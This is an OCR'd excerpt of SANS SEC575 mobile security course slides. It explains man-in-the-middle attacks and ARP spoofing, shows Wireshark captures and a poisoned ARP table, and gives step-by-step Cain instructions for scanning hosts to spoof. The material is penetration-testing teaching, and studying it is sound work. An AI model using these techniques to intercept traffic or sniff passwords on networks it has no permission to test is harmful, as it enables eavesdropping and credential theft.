
This exercise will take approximately 15 minutes

SANS

SEC575 | Mobile Device Security and Ethical Hacking 25

Exercise: Mobile Application Network Traffic Analysis

Please log in to the SANS lab platform for the NetworkMiner Analysis exercise. This exercise will take approximately 15 minutes to complete.



Course Roadmap


- Device Architecture and Application Interaction
- The Stolen Device Threat and Mobile Malware
- Static Application Analysis
- Dynamic Mobile Application Analysis and Manipulation
- Mobile Penetration Testing
- Capture the Flag

DAY 5

Mobile Penetration Testing
Network Activity Analysis
Exercise: Mobile Application Network Traffic Analysis
Network Manipulation Attacks
Network Traffic Manipulation
Exercise: Manipulating Web Browser Activity
SSL/TLS attacks
Intercepting SSL/TLS traffic
Exercise: Banking Transaction Manipulation
Leveraging Mobile Malware
Exercise: Meterpreter RAT Deployment
Where to go from here

SANS SEC575 | Mobile Device Security and Ethical Hacking 26

This page intentionally left blank.



NETWORK MANIPULATION ATTACKS


DE	PT
AA	MW

Traditional attack delivery targeting mobile devices is very limited

- Few services running on mobile devices that accommodate direct connections

Greater opportunity from exploiting how mobile devices are used

Requires the attacker to manipulate the network to capture, manipulate data




SANS

SEC575 | Mobile Device Security and Ethical Hacking 27

Network Manipulation Attacks

Although there are many similarities between mobile devices and traditional computing devices, mobile devices typically are not vulnerable to direct exploit delivery attacks. Traditional computing devices such as laptops and PCs or Macs typically run services that listen on TCP or UDP ports (which could contain buffer overflows, heap overflows, integer handling flaws, and so on), while mobile devices seldom run these services due to the lightweight platform design and a different usage model. Therefore, an attacker on the same LAN as a mobile device (shown on this page) typically does not port scan and deliver exploits to the mobile devices themselves to exploit the deployment.

Instead, an attacker has a much greater opportunity to exploit mobile devices by manipulating how they are used. In this module, we'll look at techniques a penetration tester can use to manipulate how the mobile device interacts with networks and services to capture and manipulate network traffic.



MAN-IN-THE-MIDDLE ATTACKS

Network manipulation where the attacker intercepts all traffic to and from the victim

Generally requires physical proximity to the victim


- Exception with some remote routing manipulation attacks

Commonly implemented through ARP spoofing attacks

- Some wireless-specific non-ARP methods, less reliable

Significant risk of reduced performance or DoS to victims

- Must exercise caution when implementing MITM



SANS | SEC575 | Mobile Device Security and Ethical Hacking 28


Man-in-the-Middle Attacks

A common network manipulation technique to exploit a mobile device deployment is to implement a man-in-the-middle (MITM) attack between the mobile device targets and other network services such as specific servers or the default gateway. By manipulating both the mobile device and the destination target, the attacker forces network traffic to be delivered through his or her system, creating an opportunity to both capture and manipulate network traffic in the process.


To implement a MITM attack, the attacker generally needs to be on the same LAN as the target devices. MITM attacks can also be performed remotely in some cases, typically through the manipulation of network routing services.

The most common MITM attack technique is to implement ARP spoofing where the attacker sends imposter ARP traffic on the network, causing the mobile device and the destination target to believe that the attacker is the other system. Once the traffic is sent to the attacker, he simply forwards it to the intended destination as desired. Although other MITM techniques are also possible, they are generally less reliable than ARP spoofing attacks.

Note that, as a penetration tester, there is significant risk of reduced network performance or even an outright denial of service (DoS) against the customer's network when implementing a MITM attack. Always limit the scope of your MITM attack to the fewest number of devices possible to limit this risk and apply caution when performing an ARP spoofing attack. We'll look at techniques in this module to minimize the negative impact of a MITM attack to the target network, both as an opportunity to avoid negative network performance for the customer and to avoid detection.



ARP SPOOFING



1. Attacker enumerates hosts on the network (multiple ARP requests or other discovery techniques)
2. Attacker sends a LAN mobile device an ARP reply indicating he is the default gateway
3. Attacker sends the default gateway an ARP reply indicating he is the mobile device
4. All traffic originating from the mobile device or upstream networks bridged through the default gateway are delivered to the attacker, who forwards packet after inspection/logging


SANS SEC575 | Mobile Device Security and Ethical Hacking 29

ARP Spoofing

In an ARP spoofing attack, the attacker sends unsolicited ARP responses to two or more devices, manipulating the recipients into thinking that the attacker is the proper Layer 2 address for his respective IP addresses. The process of ARP spoofing is typically divided into four steps, as illustrated on this page:

1. The attacker enumerates hosts on the network to identify MAC and IP addresses of potential victims. This can be done using many techniques but is typically performed using ARP request discovery for a range of IP addresses. In this attack scenario, a mobile device and the default gateway will be the targets for the ARP spoofing attack.
2. Next, the attacker sends the first target (the mobile device) an ARP reply message, indicating that the attacker's MAC address is responsible for all traffic destined to the second target's IP address (the default gateway). The mobile device updates its ARP table to reflect this change and starts sending the attacker all traffic destined for the default gateway.
3. The attacker repeats this procedure for the default gateway, indicating that it should send all traffic destined for the mobile device's IP address to the attacker.
4. After both targets have been manipulated, the attacker receives traffic to and from the mobile device and can capture and manipulate this activity.

It is useful to note that this type of ARP manipulation is not altogether anomalous activity, as it closely resembles the technique used by routers for redundancy in Hot Standby Router Protocol (HSRP) and the Virtual Redundant Router Protocol (VRRP).



arpspoof-ettercap.dump - Wireshark

```
No.  Time       Source              Destination         Protocol  Info
 522 19.813224  00:18:8b:ad:2a:c7   00:1f:f3:01:e3:42   ARP       172.16.0.3 is at 00:18:8b:ad:2a:c7
 523 19.813278  00:18:8b:ad:2a:c7   00:23:4d:da:22:23   ARP       172.16.0.111 is at 00:18:8b:ad:2a:c7
 524 19.823508  00:18:8b  d:2a:c7   00:1f:f3:01:e3:42   ARP       172.16.0.1 is at 00:18:8b:ad:2a:c7
 525 19.823561  00:18:8  d:2a:c7    00:14:bf:0f:03:30   ARP       172.16.0.111 is at 00:1  8b:ad:2a:c7
 526 19.833778  00:18    d:2a:c7    00:06:dc:42:18:24   ARP       172.16.0.113 is at 00    8b:ad:2a:c7
                            a:c7    00:21:5c:7e:70:c3   ARP       172.16.0.106 is at     8b:ad:2a:c7
                            a:c7    00:06:dc:42:18:24   ARP       172.16.0.111
                            a:c7    00:1f:f3:01:e3:42   ARP       172.16.0.106
                            a:c7    00:06:dc:42:18:24   ARP       172.16.0.101
                            a:c7    00:1d:ba:d5:c3:20   ARP       172.16.0.106
                            a:c7    00:06:dc:42:18:24   ARP       172.16.0.3 is
```


```
⊞ Frame 534: 42 bytes on wire (336 bits), 42 bytes captured (336 bits)
⊞ Ethernet II, Src: 00:18:8b:ad:2a:c7 (00:18:8b:ad:2a:c7), Dst: 00:06:dc:42:18:24 (00:06:dc:42:18:24)
⊟ Address Resolution Protocol (reply)
    Hardware type: Ethernet (0x0001)
    Protocol type: IP (0x0800)
    Hardware size: 6
    Protocol size: 4
    Opcode: reply (0x0002)
    [Is gratuitous: False]
    Sender MAC address: 00:18:8b:ad:2a:c7 (00:18:8b:ad:2a:c7)
    Sender IP address: 172.16.0.1 (172.16.0.1)
    Target MAC address: 00:06:dc:42:18:24 (00:06:dc:42:18:24)
    Target IP address: 172.16.0.106 (172.16.0.106)
```

File Edit View Go Capture Analyze Statistics Telephony Tools Help
Attacker says, "172.16.0.111, I am the MAC for 172.16.0.1"
Attacker says "172.16.0.1, I am the MAC for 172.16.0.111"

ARP Spoofing Example

The Wireshark capture shown in this slide was taken during an ARP spoofing attack. The two marked frames (frames 523 and 524) summarize the ARP response activity from the attacker at MAC address 00:18:8b:ad:2a:c7.

Both frames are sent by the attacker, first telling the default gateway (at 00:23:4d:da:22:23) that he is the node at 172.16.0.111. Next, the attacker tells the host at 172.16.0.111 (00:1f:f3:01:e3:42) that he is the default gateway at 172.16.0.1.



```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\jwright>arp -a

Interface: 172.16.0.125 --- 0xb
  Internet Address      Physical Address      Type
  172.16.0.1            00-21-5c-7e-70-c3     dynamic
  172.16.0.3            00-21-5c-7e-70-c3     dynamic
  172.16.0.4            00-21-5c-7e-70-c3     dynamic
  172.16.0.100          00-21-5c-7e-70-c3     dynamic
  172.16.0.102          00-21-5c-7e-70-c3     dynamic
  172.16.0.105          00-21-5c-7e-70-c3     dynamic
  172.16.0.106          00-21-5c-7e-70-c3     dynamic
  172.16.0.111          00-21-5c-7e-70-c3     dynamic
  172.16.0.113          00-21-5c-7e-70-c3     dynamic
  172.16.0.116          00-21-5c-7e-70-c3     dynamic
  172.16.0.119          00-21-5c-7e-70-c3     dynamic
  172.16.0.120          00-21-5c-7e-70-c3     dynamic
  172.16.0.121          00-21-5c-7e-70-c3     dynamic
  172.16.0.129          00-21-5c-7e-70-c3     dynamic
  172.16.0.130          70-de-e2-3e-58-42     dynamic
  172.16.0.255          ff-ff-ff-ff-ff-ff     static
  224.0.0.2             01-00-5e-00-00-02     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.251           01-00-5e-00-00-fb     static
  224.0.0.252           01-00-5e-00-00-fc     static
  224.0.0.253           01-00-5e-00-00-fd     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
```

All ARP entries have been manipulated to point to the attacker on the LAN

Victim ARP Table

This slide demonstrates what the ARP table will look like on a victim system during an ARP poisoning attack. For several nodes on the 172.16.0.0/24 network, the IP address resolves to the physical address 00:21:5c:7e:70:c3. This MAC address is the attacker, manipulating the network to create a MITM attack.

Now that we've gotten a handle on how ARP spoofing works, we'll look at how we can implement it using Cain on Windows and Ettercap on Linux or OS X.

CAIN

Multipurpose Windows hacking tool

Several local password dumping functions

Password sniffing and cracking

ARP Poisoned Routing (APR)

- Windows Firewall must be disabled for APR

Focuses on simplicity of attack, not flexibility or stealth

Closed source

Effective but easy to disrupt networks

Cain

Although we have briefly looked at some of the functionality of the Cain tool earlier in this course, we'll investigate its functionality more thoroughly in today's materials. Cain is a popular and powerful multipurpose attack tool for Windows systems. Most popular are Cain's password sniffing and cracking features, as well as the local password dumping functions from several registry and file-based password stores.


To achieve LAN password sniffing and cracking functionality, Cain implements an ARP spoofing attack to achieve a MITM status on the network using a feature known as "ARP Poisoned Routing (APR)". Cain's APR feature implements ARP spoofing as we have described it in a simple-to-use GUI interface, accessible to many potential attackers on their Windows platforms. Note that to use Cain's APR feature, it is necessary to first disable the Windows Firewall.

As an attack tool, Cain focuses on simplicity of use. It achieves this goal readily, but in the process, it does poorly on accommodating any kind of flexibility or stealth in how it implements attacks.

Like many ARP spoofing tools, it is easy to significantly disrupt networks using Cain, creating DoS conditions or other undesirable network conditions such as poor network performance.

Cain is a closed-source tool, freely available from http://www.oxid.it.

CAIN SCANNING



Adapter	IP address	Subnet Mask
\Device\NPF_{F727172...	172.16.0.125	255.255.255.0
\Device\NPF_{227AC4...	0.0.0.0	0.0.0.0
\Device\NPF_{0C7C535...	0.0.0.0	0.0.0.0
\Device\NPF_{C34B074...	0.0.0.0	0.0.0.0

Winpcap Version: 4.1.0.2001

Current Network Adapter: \Device\NPF_{F727172C-4143-4654-88FB-CAADEB9214FC}


Cain Scanning

After starting Cain, we can scan for targets to use as potential MITM victims:

1. Click the "Configure" menu to open the Configuration Dialog, as shown.
2. Ensure the correct network interface is selected for the attack. If you are connecting to the network over a wireless card, then select the wireless interface in use. Click "OK" to close the dialog box.
3. Click the network adapter icon to turn on Cain sniffing.
4. Click the "Sniffer" tab on the top of the window, then click the "Hosts" tab on the bottom of the window. In the blank list of entries for hosts, right-click and select "Scan MAC Addresses". Cain will prompt with several techniques for use in scanning and identifying hosts, using your connected network adapter properties to identify the start and stop IP addresses of the network. Accept these defaults and click "OK".

